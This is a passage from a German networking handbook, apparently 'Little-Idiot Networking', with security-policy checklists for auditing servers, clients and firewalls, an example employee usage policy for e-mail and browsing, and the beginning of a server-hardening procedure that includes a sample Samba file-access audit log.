6. Kann der Systemadministrator Veränderungen in der Konfiguration feststellen ?
7. An welche Netzwerkkarten sind welche Dienste gebunden ?
8. Ist forwarding von Paketen zwischen Netzwerkkarten möglich ?
9. Exisiteren IrDA - Netzwerkkarten (Infrarot) ? Welche Protokolle und Dienste sind eingebunden ?
10. Können Dienste/Dämonen gegen buffer overflows gesichert werden ? (chroot(), Usermode)
11. Besteht eine Zugangsmöglichkeit ins Internet ?

Softwarepflege

1. Sind veraltete, schlecht gewartete Server im Einsatz, die von einem Angreifer als Werkzeug benutzt werden können ? Wie können diese gesichert werden ?
2. Welche Software ist installiert ?
3. Stammt die Software aus einer vertrauenswürdigen Quelle ?
4. Sind regelmäßig Sicherheitspatches eingespielt worden ?
5. Existieren ungelöste, bekannte Sicherheitsprobleme ?
6. Kann der Systemadministrator unerlaubt installierte Software auf Clients feststellen ?

Entdeckung von Viren, trojanischen Pferden

1. Ist ein Virenscanner installiert ?
2. Ist der Virenscanner in weitere Dienste integriert (E-Mail, FTP, HTTP) ?
3. Ist der Virenscanner stets aktuell ?
4. Stammen die Updates aus einer vertrauenswürdigen Quelle ?

Fernwartung, Administration

1. Werden Paßworte verschlüsselt übertragen ?
2. Werden Daten verschlüsselt übertragen ?
3. Wie erfolgt Authentifizierung und Verschlüsselung ?
4. Ist ein replay attack möglich ? (challenge)

5. Ist ein buffer overflow auf das Fernwartungsprogramm /Dämon möglich (Siehe SSH) ?
6. Kann ein Administrator Klartext-Paßworte im RAM oder SWAP auslesen ?
7. Von welchen Hosts aus ist (theoretisch) Fernwartung möglich ?
8. Wie werden diese hosts abgesichert ? (Siehe Absicherung der Clients)
9. Wie werden Details und Veränderungen auf dem Server mitprotokolliert ?
10. Können bei der Fernadministration gleichzeitig Protokollfiles manipuliert werden ?
11. Ist eine Rückverfolgung der Veränderungen möglich (HISTORY)
12. Sind nach einem Security - Update (Einführung von verschlüsselten Paßworten) noch die alten Paßworte gültig ?
13. Sind nach einem Zurückspielen eines Backups alte Paßworte wieder gültig ? (nach einem DoS durch einen Angreifer)
14. Wird nach jedem Update eine Grundsicherung durchgeführt ?

Vertraulichkeit

1. Kennt der Systemadministrator Paßworte von Usern ?
2. Kann der Systemadministrator E-Mail/ Dateien von Usern einsehen ?
3. Kann der Systemadministrator aus Protokoll-Files auf besondere Neigungen/Hobbies der User schließen ?
4. Kann ein User über das Netzwerk übertragene Logfiles mitlesen ?
5. Kann ein User über das Netzwerk übertragene Datenbankanfragen bzw. Inhalte der Datenbank mitlesen ? (Access)
6. Bestehen nach dem Ausscheiden des Systemadministrators noch Zugangsrechte bzw. Zugriffsmöglichkeiten ?
7. Kann Spionage oder Mithilfe durch den Systemadministrator bemerkt werden ?
8. Welche Dateien können User gegenseitig einsehen ? Kann dies regelmäßig ermittelt und gelistet werden ?

Hinweise: Zur Abklärung dieser Probleme ist auf die BUGTRAQ Datenbank (http://www.geek-girl.com) zurückzugreifen. Eine komfortable Suchfunktion erleichtert die Auflistung.

Bestimmung geeigneter Software zur Überprüfung der Server

1. Welche Software ist zur Überprüfung o.a. Fragen geeignet ?
2. Welche Informationen können nicht ermittelt werden ?
3. Welche Konsequenzen ergeben sich hieraus ?
4. Wie schnell können Angriffe erfolgen ?
5. Welche Überprüfungsinterwalle sind dementsprechend notwendig ?
6. Welche Angriffe können nicht bemerkt werden ?

Festlegung der Verantwortung

1. Wer ist für die Überprüfung der Sicherheit der Server verantwortlich ?
2. Wer führt die Überprüfungen durch (exekutiv)?
3. Welche unabhängige Person überprüft die Durchführung ?
4. Wer ist für die Einhaltung der Sicherheitmaßnahmen verantwortlich ?
5. Welche unabhängige Person prüft die Sicherheitsmaßnahmen ?
6. Welche Sicherheitsprobleme existieren weiterhin ?
7. Gibt es mögliche Überschneidungen der Zuständigkeiten ?

Festlegung der Haftung

Die Festlegung der Haftung für den Fall eines Einbruchs in ein System ist natürlich ein großes Problem. Da die Fehler vieler Softwarekomponenten in einem Netzwerk dafür verantwortlich sind, daß ein Einbruch überhaupt möglich wurde ist es sicherlich schwierig, einen Fehler nachzuweisen und somit auch jemanden zur Verantwortung zu ziehen. Es gibt nur wenige Versicherungen, die hierfür pauschal die Verantwortung für Schäden und Folgeschäden übernehmen. Insbesondere das Jahr 2000 Problem dürfte erhebliche Schäden verursachen. Die Security Policy hat nur die Aufgabe, Risiken zu minimieren und vor allem die Fehlersuche zu beschleunigen. Oft läßt sich hierdurch der Schaden begrenzen.

Überwachung und Absicherung der Clients

Arbeitsstationen sollte eine noch größere Aufmerksamkeit gewidmet werden, da diese von einem Angreifer als Träger von trojanischen Pferden mißbraucht werden. Sie gehören zu den größten Schwachstellen im Netzwerk. Hierbei sollte besondere Aufmerksamkeit folgenden Punkten gewidmet werden. Im Prinzip gelten, sofern die Clients Serverqualitäten mitbringen (Windows 95/98) für Clients dieselben Überprüfungskriterien, wie für Server auch. Es darf nicht vergessen werden, daß ein Angreifer diese Arbeitsstation mit Hilfe von Fernwartungsprogrammen und portierten Werkzeugen durchaus zu Servern umfunktionieren kann. Die Gefahr, hierbei entdeckt zu werden, ist geringer, da im allgemeinen Arbeitsstationen viel weniger Aufmerksamkeit geschenkt wird. Daher sind auf Arbeitsstationen darüber hinaus zusätzliche Probleme zu beachten.

Überwachung der Clients

1. Können unauthorisierte Zugriffe von Usern auf fremde Dateien/Verzeichnisse entdeckt werden ?
2. Können ungewöhnliche Zugriffe auf Dienste erkannt werden ?
3. Werden Übertragungsvolumina zwischen Server und Arbeitsstationen gezählt ? (accounting)
4. Können diese eindeutig Hosts/Usern und Protokollen zugeordnet werden ?
5. Wir protokolliert, ob und wann ein User auf welche Verzeichnisse/Dateien zugegeriffen hat ?
6. Sind User/Gruppen/File - Zugriffsrechte klar feststellbar ?
7. Werden Portscans registriert und der Systemadministrator benachrichtigt ?
8. Können Server untereinander kommunizieren ? Über welche Ports /Dienste ?

Sicherheit der Authentifizierungsmechanismen

1. Sind die Paßworte sicher ?
2. Sind gleiche Paßworte für unterschiedliche Protokolle im Einsatz ?
3. Welche Dienste benutzen welche Arten der Authentifizierung ?
4. Werden Paßworte verschlüsselt ?
5. Werden Daten verschlüsselt übertragen ?
6. Ist session hijacking möglich ? (SMB, TELNET, SMNP)

Protokolle und Dienste

1. Welche Dienste sind aktiviert ?
2. Welche Übertragungsprotokolle werden eingesetzt ?
3. Welche Ports sind aktiv ? Werden diese regelmäßig überprüft ?
4. Welche Dienste/ Programme sind nicht notwendig ?
5. Kann der Systemadministrator Veränderungen in der Konfiguration feststellen ?
6. An welche Netzwerkkarten sind welche Dienste gebunden ?
7. Ist forwarding von Paketen zwischen mehreren Netzwerkkarten möglich ?
8. Besitzt er mehrere IP - Nummern ?
9. Ist dieser Client an mehrere Netzwerke angebunden, besitzt er Zugriff auf unterschiedliche Router ?
10. Sind Laufwerke oder Verzeichnisse zum Schreiben freigegeben (WfW) ?
11. Exisiteren IrDA Netzwerkkarten ? Welche Protokolle, Dienste sind angebunden ?
12. Können Dienste/Dämonen gegen buffer overflows gesichert werden ? (chroot(), Usermode)
13. Besteht eine oder mehrere Zugangsmöglichkeiten ins Internet ?
14. Existiert eine Anbindung an Faxserver/ Zeiterfassungssysteme

Softwarepflege

1. Sind veraltete, schlecht gewartete Server im Einsatz, die von einem Angreifer als Werkzeug benutzt werden können ?
2. Welche Software ist installiert ?
3. Stammt die Software aus einer vertrauenswürdigen Quelle ?
4. Sind regelmäßig Sicherheitspatches eingespielt worden ?
5. Existieren ungelöste, bekannte Sicherheitsprobleme ?
6. Kann der Systemadministrator unerlaubte Software feststellen ?

Entdeckung von Viren, trojanischen Pferden

1. Ist ein Virenscanner installiert ?
2. Ist der Virenscanner in weitere Dienste integriert (E-Mail, FTP, HTTP) ?
3. Werden Viren auch zuverlässig erkannt, wenn über HTTP gleichzeitige Verbindungen zu mehreren Internetservern bestehen ?
4. Ist der Virenscanner stets aktuell ?
5. Stammen die Updates aus einer vertrauenswürdigen Quelle ?
6. Erkennt der Virenscanner Varianten von bekannten (Makro)Viren ?

Anbindung des Client an das Internet

1. Erreichten externe E-Mails mit Attachments diesen Client ?
2. Erreichen interne E-Mails mit Attachments diesen Client ?
3. Besteht eine überwachte Internet - Anbindung ?
4. Wie wird diese überwacht ? (Firewall, Proxy)
5. Existieren weitere unkontrollierte Internet-Anbindungen ?
6. Ist die Ausführung von JAVA(Skript) Active-X auf dem Browser möglich ?
7. Ist download von Software möglich ? Über welche Protokolle /Ports ?
8. Exisitert ein HTTP - PROXY (CACHE) ?
9. Exisitieren weitere PROXY (CACHE) ?
10. Exisitert ein E-Mail Gateway (intern/extern) ?
11. Exisitieren weitere E-Mail Gateways in anderen angeschlossenen Netzwerken ?
12. Existiert eine direkte Portverbindung in das Internet ? (Ohne PROXY) Für welche Protokolle ?
13. Existieren HTML-Editoren ? Sind auch lokale WWW-Server installiert ? (z.B. Frontpage)
14. Von wo aus ist der WWW-Server auf dem Client erreichbar ? Existieren Sicherheitsprobleme ?
15. Welche Informationen über den Client werden vom Browser oder via E-Mail in das Internet verraten ?
16. Welche Informationen über die interne Netzwerkstruktur werden in das Internet verraten ?

Kommunikation der Clients untereinander ?

1. Können Clients untereinander kommunizieren ?
2. Über welche Protokolle ?
3. Welche Dienste sind aktiviert und können gemeinsam genutzt werden ?
4. Sind Clients untereinander erreichbar (ping) ?
5. Können Clients über Server miteinander kommunizieren (indirekt) ?

Weitere Kommunikationsgateways

1. Existieren Faxserver ?
2. Exisitieren Faxmodems auf Arbeitsstationen ?
3. Exisitieren Modemserver ?
4. Fernwartungszugänge ? Wie sind diese abgesichert ?
5. Existieren IrDA - Schnittstellen in Druckern, Arbeitsplatzrechnern, Servern, Laptops ?
6. Existieren Funkmodems ?
7. Können FAX / Modemserver für Angriffe mißbraucht werden ?

Erkennen von Ereignissen

1. Über welche Ereignisse wird der Systemadministrator informiert ?
2. Wie wird er informiert ?
3. Existiert eine Archiv-Datei ?
4. Werden Ereignisse miteinander kombiniert und ausgewertet ?
5. Sind regelmäßig Sicherheitspatches eingespielt worden ?
6. Exisiteren ungelöste, bekannte Sicherheitsprobleme ? (Browser....)
7. Welche Protokolle sind aktiviert ?
8. Welche Dienste sind aktiviert ? (z.B. Frontpage, IIS,.....) Welche Übertragungsprotokolle werden eingesetzt ? Welche Ports sind aktiv ?
9. Welche Software ist installiert ? Stammt die Software aus einer vertrauenswürdig en Quelle ?
10. Sind mehr Softwarepakete /Funktionen installiert, als für die Arbeit benötigt wird ?
11. Welche Software greift auf welche Netzwerkresourcen zu ?
12. Kann der Benutzer eigene Software installieren ?
13. Wie wird festgestellt, ob der Anwender Software installiert hat ?
14. Paßwortsicherheit ? Werden unverschlüsselte Paßworte auf der Festplatte gelagert ? (WS-FTP, LOGIN, MAIL) Mit welchen Algorithmen sind diese verschlüsselt ? Sind Paßworte evtl. im Klartext im RAM oder im SWAP-Bereich der Arbeitsstation abgelegt ? Kann ein Programm diese RAM - Bereiche auslesen ? (trojanisches Pferd) Existieren Sammlungen von Paßworten auf einem zentralen Server im Netz ?
15. Werden Ereignisse auf dieser Arbeitsstation an einen Logserver gemeldet ? Welche ?
16. Ist über ein eingebautes Modem/ISDN-Karte Internet-Zugang möglich ?
17. Ist Fernwartung möglich ? Von wo aus ?
18. Werden von dieser Arbeitsstation aus Server, Router, Firewall... fernadministriert ? Welche Protokolle werden eingesetzt ? Sind verschlüsselte Paßworte im Einsatz ? Werden die Daten verschlüsselt ? Ist session hijacking möglich ?
19. Ist ein Virenscanner installiert ? Werden E-Mails/Downloads überprüft ?
20. Ist der Virenscanner stets aktuell ?

21. Über welche Ereignisse wird der Systemadministrator informiert ? Wie wird er informiert ? Existiert eine Archiv-Datei ? Werden Ereignisse miteinander kombiniert und ausgewertet ?

Interne Überwachung des Netzwerkes

1. Werden Ereignisse aufgezeichnet ? Welche ? Wie erfolgt die Benachrichtigung ?
2. Ist ein DoS Angriff auf das IDS - System (Intrusion Detection System) oder Teile möglich ?
3. Ist hiermit eine Überprüfung der Einhaltung der security policy möglich ? Wie wird der Systemadministrator benachrichtigt ?
4. Werden Datenströme gemessen ? Wird bei Auffälligkeiten der Systemadministrator benachrichtigt ?
5. Wird regelmäßig ein Security-Scanner eingesetzt ?
6. Kann eine Entführung von Daten aus dem Netzwerk über das Internet-Gateway festgestellt werden ? Kann nachträglich festgestellt werden, welche Daten entführt wurden ? Existiert ein Archiv ? Ist ein DoS Angriff auf das System möglich ?
7. Findet eine regelmäßige Kontrolle des Internet-Gateways statt ?
8. Werden Datenströme durch das Internet - Gateway gemessen ? Können diese eindeutig bestimmten Usern zugeordnet werden ?
9. Wie lang ist die längste Reaktionszeit des Systemadministrators im Falle einer Verletzung einer Security Policy ? Kann innerhalb dieser Zeit eine Entführung von Daten verhindert werden ? Von wem ? Wie ?
10. Wie wird der Datenschutz gewährleistet ?

Überwachung der Firewall

1. Werden Ereignisse aufgezeichnet ? Welche ? Wie erfolgt im Notfall die Benachrich tigung des Systemadministrators ?
2. Werden Datenströme gemessen ? Wie erfolgt eine Benachrichtigung im Falle von Auffälligkeiten ?
3. Wie ist die Reaktionszeit bei Einbrüchen ?
4. Exisiteren andere Wege, Daten mit Servern im Internet auszutauschen ? Wie werden diese überwacht ? Sind diese Gateways in die Überwachung integriert ?
5. Kann eine Entführung von Daten aus dem Netzwerk über das Internet-Gateway festgestellt werden ?
6. Kann nachträglich festgestellt werden, welche Daten entführt wurden ? Existiert ein Archiv ?
7. Ist ein DoS Angriff auf den Logserver der Firewall oder das IDS-System möglich ?
8. Können Datenströme über das Gateway gefiltert werden ? Welche Daten werden gefiltert ? Wie erfolgt eine Benachrichtigung des Systemadministrators ?
9. Kann der Download von Daten aus dem Internet verhindert werden ? Wie wird sichergestellt, daß die Daten aus einer vertrauenswürdigen Quelle kommen ?
10. Wie kann die Exisitenz eines Tunnels durch die Firewall von einer Arbeitsstation zu einem

Internet-Server festgestellt werden ? (Port 25 oder 80) Wie wird der Systemadministrator benachrichtigt ?

11. Existieren counter intelligence - Mechanismen, die automatisch eingreifen ? Wie können diese überlistet werden ? Konsequenzen ?
12. Wird die technische Sicherheit des Internet-Gateways durch Security-Scanner regelmäßig überprüft ?
13. Was testen die Securityscanner ?
14. Erkennen die Security Scanner counter intelligence Mechanismen des Internet- Gateways (Blockierung aller Ports bei Entdeckung eines Scanners) Welche Konsequenzen ergeben sich daraus ?
15. Welche Daten werden auf der Firewall aus den Datenströmen gefiltert ?
16. Welche Informationen über interne Netwerk - Strukturen oder Clients werden in das Internet verraten ? (http://www.little-idiot.de/cgi-bin/test.cgi)
17. Welche Informationen könnten für einen Angreifer aufschlußreich sein ?
18. Wird die Wirksamkeit der Filter regelmäßig überprüft ?
19. Wie wird der Datenschutz gewährleistet ?

Zusammenhänge zwischen Ereignissen erkennen

Es ist wichtig, alle möglichen Vorgehensweisen eines Angreifers korrekt einschätzen zu können. Geht man davon aus, daß ein Angreifer immer irgendwie Programme in das Netzwerk einschleusen, und von arglosen Usern starten lassen kann, so ergibt sich zwangsläufig, daß sämtliche Sicherheitsbarrieren wie Dominosteine Zug um Zug umfallen, je länger ein Angreifer sich im Netzwerk unentdeckt betätigt. Es ist also notwendig, wem Angreifer so viele Barrieren, wie möglich, von Anfang an in den Weg zu legen:

1. Paßworte immer nach den Richtlinien des BSI vergeben
2. Niemals unverschlüsselte Paßworte über das Netzwerk übertragen
3. Für jeden Dienst (E-Mail, Fileserver, Fernadministration...) andere Paßworte benutzen
4. Stets mit Keyboard/Netzwerksniffern rechnen - daraus ergibt sich, daß man von seinem Arbeitsplatzrechner, welcher Internet-Anschluß hat, keine Firewall administriert, oder Server konfiguriert.
5. Eine E-Mails von unbekannten Personen öffnen oder gar .exe Files unbekannter Herkunft starten
6. Stets mit Sicherheitsproblemen des Browsers oder von Anwendungsprogrammen rechnen
7. Möglichkeiten schaffen, Portscanner o.ä. im Netzwerk entdecken zu können.
8. Alle unkontrollierbaren Internet-Gateways entfernen ...

Pflicht zur Weiterbildung

Der Systemadministrator hat die Pflicht, sich regelmäßig, möglichst täglich über neue Sicherheitsprobleme der von ihm anvertrauten Software und Hardware zu informieren, und Sicherheits-Updates schnellstmöglich zu installieren. Falls ungelöste Sicherheitsprobleme existieren, muß abgeschätzt werden, welche Auswirkungen zu erwarten sind. Im Ernstfall könnte es notwendig sein,

Software zu deinstallieren oder bestimmte Dienste zu sperren.

28.2 Beispiel: Security Policy für User

Für einen normalen Benutzer sind diese Vorgänge nicht zu verstehen. Daher sollen diese Vorschriften einfach nur auflisten, was ein Benutzer hinter einer Firewall darf, und was er nicht darf. Dieses Beispiel sollte nur als Vorschlag dienen, wie man eventuell dem DAU (Dümmsten Anzunehmenden User) mitteilt, was er darf und war er nicht darf.....

Installation von Software

1. Die eigenmächtige Installation von Software aus beliebigen Quellen ist verboten !
2. Falls der Einsatz zusätzlicher Software notwendig sein sollte, ist dies alleinige Sache des Systemadministrators
3. Falls beim anklicken eines Programms ein Installationsmenü erscheint, ist der Vorgang sofort abzubrechen.

Veränderungen im System

1. Programme, die beim Starten des Rechners geladen sind, dürfen nicht beendet werden, insbesondere Virenscanner u.s.w.
2. Netzwerkeinstellungen dürfen nicht verändert werden
3. Es dürfen keine Dienste oder Benutzergruppen dem System hinzugefügt werden - Dies ist alleinige Sache des Systemadministrators
4. Der vom Systemadministrator vorgeschriebene Browser und E-Mail - Client ist zu benutzen, auch wenn sich (noch) andere Software auf dem Rechner befindet
5. Einstellungen auf dem installierten Browser dürfen nicht verändert werden, insbesondere müssen JAVA, JAVASKRIPT, Active-X stets ausgeschaltet bleiben, auch wenn sich einige Internet-Seiten nicht darstellen lassen
6. Auffälligkeiten aller Art am Erscheinungsbild oder am Verhalten des Systems oder der Software sind dem Systemadministrator unbedingt unverzüglich und ausschließlich telefonisch mitzuteilen
7. Veränderungen durch Mitbenutzer oder Dritte sind dem zuständigen Systemadministrator mitzuteilen
8. Das Booten des Arbeitsplatzrechners mit oder von Diskette, über jede Art von Datenschnittstelle, oder von CDROM ist verboten.
9. Die Veränderung der Einstellungen im BIOS ist verboten.
10. Eingriffe in der Hardware, der Austausch oder die Ergänzung von Komponenten sind dem Systemadministrator vorbehalten.
11. Das Speichern von Daten auf auswechselbare Medien ist verboten ! Falls Datenaustausch

zwischen Arbeitsplatzrechnern erforderlich ist, ist das hierfür ausdrücklich vorgesehene Gemeinschaftsverzeichnis auf dem Fileserver zu benutzen. Der Empfänger hat diese Datei(en) direkt nach Erhalt aus diesem Verzeichnis zu löschen.

12. Das Starten von Programmen von Diskette ist verboten !

Online Suche im Handbuch LITTLE-IDIOT NETWORKING

28.3 Grundregeln für den Nutzer

Internet Surfen

1. Es kann versehentlich beim Surfen der Download einer Datei aus dem Internet gestartet worden sein. Dieser Vorgang ist immer abzubrechen ! Der Download von Software aus dem Internet ist verboten !
2. Viele Server im Internet bieten Dokument im PDF, PostSkript, oder in einem anderen Format, z.B. WinWord, Excel, Powerpoint, ZIP, EXE, COM, mp3 oder anderen Formaten an. Der Download aller Dateien ist verboten ! Ausnahme: Dateien, die mit "PDF" enden.
3. Falls Sie das Gefühl haben, jemand möchte die Aufmerksamkeit beim Surfen gezielt auf eine bestimmte WWW-Seite lenken, so ist dies dem Systemadministrator unverzüglich mitzuteilen, sofern hinter dieser Information ein Außenstehender stecken könnte. Im Zweifelsfalle hat der Benutzer sich fernmündlich darüber zu vergewissern, was hinter diesem Hinweis stecken könnte. Es ist in einem solchen Fall der Systemadministrator zu informieren
4. Einige Browser, FTP-Programme oder Editoren unterstützen das Uploaden von Software oder Daten auf einen Server im Internet. Diese Funktion darf nur von Mitarbeitern benutzt werden, die ausdrücklich und offiziell mit der Betreuung des WWW-Servers beauftragt sind. Zeit und Datum eines Uploads ist immer dem Systemadministrator per E-Mail mitzuteilen.

E-Mail - Regeln

1. Eingehende E-Mail mit Anhang, egal von welchem Absender diese stammt und in welchem Format dieser Anhang gespeichert wurde, ist unbedingt und unverzüglich an den Systemadministrator weiterzuleiten und ggf. im Posteingang zu löschen, sofern diese nicht vom Systemadministrator selber stammt, und ein zuvor verabredetes Zeichen (das OK!) im Anschreiben enthält. Man erkennt diese E-Mails mit Attachments daran, daß eine Büroklammer rechts oben erscheint, und daß es eines weiteren Klicks bedarf, um diese zu öffnen. Grafiken werden hierbei (nur hierbei) nicht als Anhang definiert. Zuwiderhandlungen haben unweigerlich eine Abmahnung zur Folge.
2. Von ausgehenden E-Mails, die an externe Personen adressiert sind, ist stets eine Kopie an eine zuvor bestimmte interne E-Mail - Adresse zu senden. Verstöße hiergegen können eine Abmahnung zur Folge haben. Als ausgehende E-Mails wird eine den Arbeitsplatzrechner über irgendeine angeschlossene Netzwerkverbindung verlassende E-Mail definiert, das können auch ISDN, Modem, IRDA, serielle / parallele Schnittstellen und Netzwerkadapter oder ähnliches sein.
3. Ausgehende E-Mails mit Dokumenten als Anhang (auch Grafiken) dürfen nicht direkt versendet werden. Sollte es in Ausnahmefällen notwendig sein, einen Text zur Weiterverarbeitung an externe E-Mail - Adressen zu versenden, so ist diese unter Angabe der Zieladresse im Anschreiben an den

zuständigen Systemadministrator im Hause zu senden. Sie erhalten dann eine E-Mail mit einem Paßwort zurück, welches dem Adressaten fernmündlich mitzuteilen ist. Es dient der Entschlüsselung des Dokumentes am Zielort. Das Dokument darf nur als RTF (Rich Text Format) versandt werden. Hierzu muß es mit "speichern als" unter Neuangabe des Formates zuerst auf die Festplatte gespeichert werden. Falls Dokumente (Powerpoint, Excel oder andere) versandt werden müssen, so sind diese zuvor entweder in HTML oder TXT Dateien zu konvertieren. Nur in Ausnahmefällen sollten diese Dokumente im Originalformat versandt werden. Punkt 1 +2 bleiben hiervon unberührt.

4. Nur von der Geschäftsführung schriftlich authorisierte Personen (oder die Geschäftsführung selber) dürfen Dokumente mit Anhängen direkt per E-Mail versenden. Um dies zu ermöglichen, ist vom Systemadministrator die Software zu installiere n, ein Schlüssel zu generieren und ein Paßwort festzulegen. Der Schlüsselnehmer ,also die authorisierte Person muß das Paßwort bei der Generierung des Schlüssels persönlich eingeben. Der Systemadministrator darf dieses Paßwort nicht erfahren. Bei der Vergabe des Paßwortes sind folgende Bedingungen zu beachten: Es muß aus einer willkürlich gewählten Buchstaben/ Zahlenkombination aus Groß - und Kleinschrift bestehen und mindestens 8 Buchstaben lang sein. Die für das Verschlüsselungssystem benötigten Schlüssel sind entsprechend einer speziellen Vorschrift aufzubewahren. Die Festplatte ist anschießend zu defragmentieren.
5. Ausgehende E-Mails, die eindeutig persönlicher Natur sind, sind als solche mit einem verabredeten Zeichen zu kennzeichnen. Diese dürfen eine vereinbarte Länge nicht überschreiten und keine Anhänge enthalten. Es ist stets eine Kopie an eine zuvor bestimmte besondere interne E-Mail - Adresse zu senden. Der Systemadministrator erhält in diesem Falle (und nur in diesem Falle) aus Datenschutzgründen keine Kopie. Dem Systemadministrator ist es ausdrücklich untersagt, das Archiv dieser persönlichen Mails einzusehen. Er ist angewiesen, dieses Archiv nach der Zählung der Anzahl, schnellstmöglich und regelmäßig zu löschen.
6. Ausgehende E-Mails, die eindeutig persönlicher Natur und auch als solche gekennzeichnet sind, jedoch Anhängen enthalten, dürfen vom Systemadministrator überprüft werden. Die unterliegen auch der Geheimhaltung und unterstehen dem Datenschutz.
7. Ausgehende E-Mails mit TON - oder VIDEO - Aufzeichnungen als Anhang sind als solche wie verabredet zu kennzeichnen. Punkt 1+2 bleiben unberührt.
8. Das versenden von E-Mails, deren Größe eine definierte Grenze überschreitet, ist untersagt. Mehrere inhaltlich zusammengehörenden E-Mails gelten als eine E-Mail, deren Größe die definierte Grenze nicht überschreiten darf.
9. Veränderungen der Einstellungen des E-Mail-Clients, auch nur vorübergehend, sind untersagt.
10. Der Versand von E-Mails an die eigene Adresse (intern oder extern) ist untersagt.
11. Der Versand von E-Mails mit Paßworten, Login´s, digitalen Schlüsseln oder Signaturen ist verboten ! Verstöße haben unweigerlich eine Abmahnung zur Folge.
12. Der Mißbrauch von anderen Programmen (telnet....) für die Versendung von E-Mails ist verboten.

File-Transfer

- Die Verwendung eines FTP-Clients ist nur Personen gestattet, die ausdrücklich und offiziell mit der Betreuung des WWW-Servers beauftragt sind.

Gemeinschaftsverzeichnisse

- Um Daten mit anderen Usern auszutauschen, ist der Weg über E-Mail zu wählen, falls nicht Verzeichnisse zur Verfügung stehen, zu denen nur und ausschließlich die beiden betroffenen User Zugriff haben.

Online Suche im Handbuch LITTLE-IDIOT NETWORKING

28.4 Verfahren zur Sicherung von Servern

Um einen Server nachweislich gegen äußere Angriffe bekannter und unbekannter Art abzusichern, ist es notwendig, den Server mit denjenigen Mitteln zu testen, wie auch ein professioneller Angreifer einen exakten Nachbau eines Systems mit aller dazugehörigen Hard- und Software unter der exakten Einhaltung der Versions - und Patchlevel testen würde. Es ist davon auszugehen, daß Angreifer stets in der Lage sind, sich diese Daten und Informationen zu beschaffen. Erst nach dieser Prozedur kann der Systembetreiber sicher sein, daß der Server nicht mehr angreifbar ist, weder durch die Firewall auf application level hindurch, noch auf andere Art von außerhalb. Wer eine SQL-Datenbank sichern möchte, der muß über diese Tips hinaus noch einige weitere Sicherheitslücken bedenken. Hinweise finden sich im Kapitel Sicherung von SQL Datenbanken. Zur Sicherung von Servern gehört ebenso die Installation und die Aktivierung des Auditing von Fileservices. Da SAMBA zu den schnellsten Serverdämonen überhaupt gehört, und SAMBA eine wunderhübsche Benutzeroberfläche besitzt, bleibt nur noch der Wunsch, die Zugriffe der Clients auf Dateien mitloggen zu können. Hierin werden alle Zugriffe von Clients auf alle Dateien des Servers mitgeloggt. So kann man herausfinden, wer sich eventuell für andere Dinge in einem Unternehmen interessiert. Verstöße gegen die Security Policy können so festgestellt werden, ohne daß man durch strikte Filterung die Mitarbeiter an der Arbeit hindert. Einen Patch für die aktuellen SAMBA Dämonen findet man auf http://www.reac.com/samba/samba-audit.html. Geschrieben hat diesen Andy Bakun. LINUX erfüllt mit diesem Patch einige Punkte der C2 Zertifizierung (Auditing). In der Praxis bedeutet dies, daß man ebenso wie unter NOVELL und NT, mit LINUX alle File-Zugriffe auf den Server mit protokollieren kann. Hier ein Beispiel:

```
Sep 21 18:47:42 jupiter: uranus rollout jwall(514) sysadmin(233) jwall(192.168.1.50)
SHAREOPEN
Sep 21 18:48:01 jupiter: jupiter home jwall(514) jwall(514) jwall(192.168.1.50)
FILEDELETE file="jwall/New Text Document.txt"
Sep 21 18:49:08 jupiter: uranus rollout abakun(500) sysadmin(233)
abakun(192.168.1.20) SHAREOPEN
Sep 21 18:49:52 jupiter: jupiter - - - jwall(192.168.1.50) LOGON interactive logon
attempt for kdart
Sep 21 18:49:52 jupiter: jupiter - - - jwall(192.168.1.50) LOGONFAIL wrong password
for kdart
Sep 21 18:49:55 jupiter: jupiter - - - jwall(192.168.1.50) LOGON interactive logon
attempt for kdart
Sep 21 18:49:55 jupiter: jupiter - - - jwall(192.168.1.50) LOGON successful logon for
kdart
Sep 21 18:49:59 jupiter: jupiter - - - jwall(192.168.1.50) LOGOFF user 100(100)
Sep 21 18:51:44 jupiter: uranus rollout jwall(514) sysadmin(233) jwall(192.168.1.50)
SHARECLOSE
Sep 21 18:59:18 jupiter: uranus rollout abakun(500) sysadmin(233)
abakun(192.168.1.20) SHARECLOSE
Sep 21 20:38:55 jupiter: jupiter home abakun(500) abakun(500) abakun(192.168.1.20)
FILEDELETE file="abakun/NTprofile/Recent/Jungle Maximize.WAV.lnk"
```

Sicherstellung der Authentizität von Log-Dateien

In obigem Beispiel ist aufgeführt, wie man LINUX dazu bringt, Events aufzuzeichnen. Wichtig ist es immer, daß man sich auf Logdateien verlassen kann. Sie sind die einzigen Hinweise auf mögliche Verletzungen der Security Policy. Leider können Angreifer, die z.B. über einen Buffer overflow in ein System eindringen, die Logdateien verändern. Hierzu verwenden diese den I-Node-echten VI. Hierzu sollten mit Hilfe der Kernel Security Mechanismen dafür gesorgt werden, daß einzelne Log-Dateien mit dem Flag "append only" versehen werden, damit auch ein User mit Administrator-Rechten diese nicht mehr verändern kann (ROOT hingegen sehr wohl noch). Diese Mechanismen werden von einigen LINUX Derivaten (Abhandlung folgt) bereitgestellt und sind auch im Kernel 2.2 zu großen Teilen enthalten.

Bestimmung, welche Dienste unbedingt notwendig sind

Bevor man sich an die Arbeit begibt, sollte man sich gut überlegen, welche Daten es zu schützen gilt, und welche Dienste / Dämonen dementsprechend notwendig sind. Alle anderen Dienste sollten unbedingt auf weitere Server ausgelagert werden.

Entfernen aller nicht benötigten Dienste

Notwendige Aufgabe ist die Entfernung dieser Programme aus dem System / Netzwerk. Es muß sichergestellt sein, daß ein Angreifer diese keinesfalls reaktivieren kann (durch buffer overflows, z.B.). Es muß mit Bedienungs oder Konfigurationsfehler seitens des Systemadministrator s oder Setup-Programmes stets gerechnet werden. Das beinhaltet die physikalische Entfernung aller nicht benötigten Dienstprogramme aus dem System. Anschließend müssen sämtliche nachladbaren Treiber, Kernelmodule oder Dämonen gelöscht werden. Programme, die Dämonen eigenständig starten können (inetd) sind so zu konfigurieren, daß diese ohne Fehlermeldungen arbeiten. Darüber hinaus ist es sinnvoll, nicht benötigte Funktionen aus dem Kernel zu entfernen. Es schränkt zwar die Auswahl des Betriebssystems ein, ist aber unumgänglich.

Abschaltung aller benötigten Dienste

Um Interaktionen vorzubeugen, werden erst alle benötigten Dienste vorübergehend deaktiviert. Der Grund liegt in den möglichen Interaktionen zwischen den Diensten, die zu Fehlern und neuen Problemen führen können. Es ist oft auch nicht klar, welcher Dienst auf welche Datei des Filesystems zugreift.

Anschaltung eines jeden Dienstes separat für sich

Nun wird ein Dienst nach dem anderen aktiviert und untersucht. Von Interesse sind folgende Informationen:

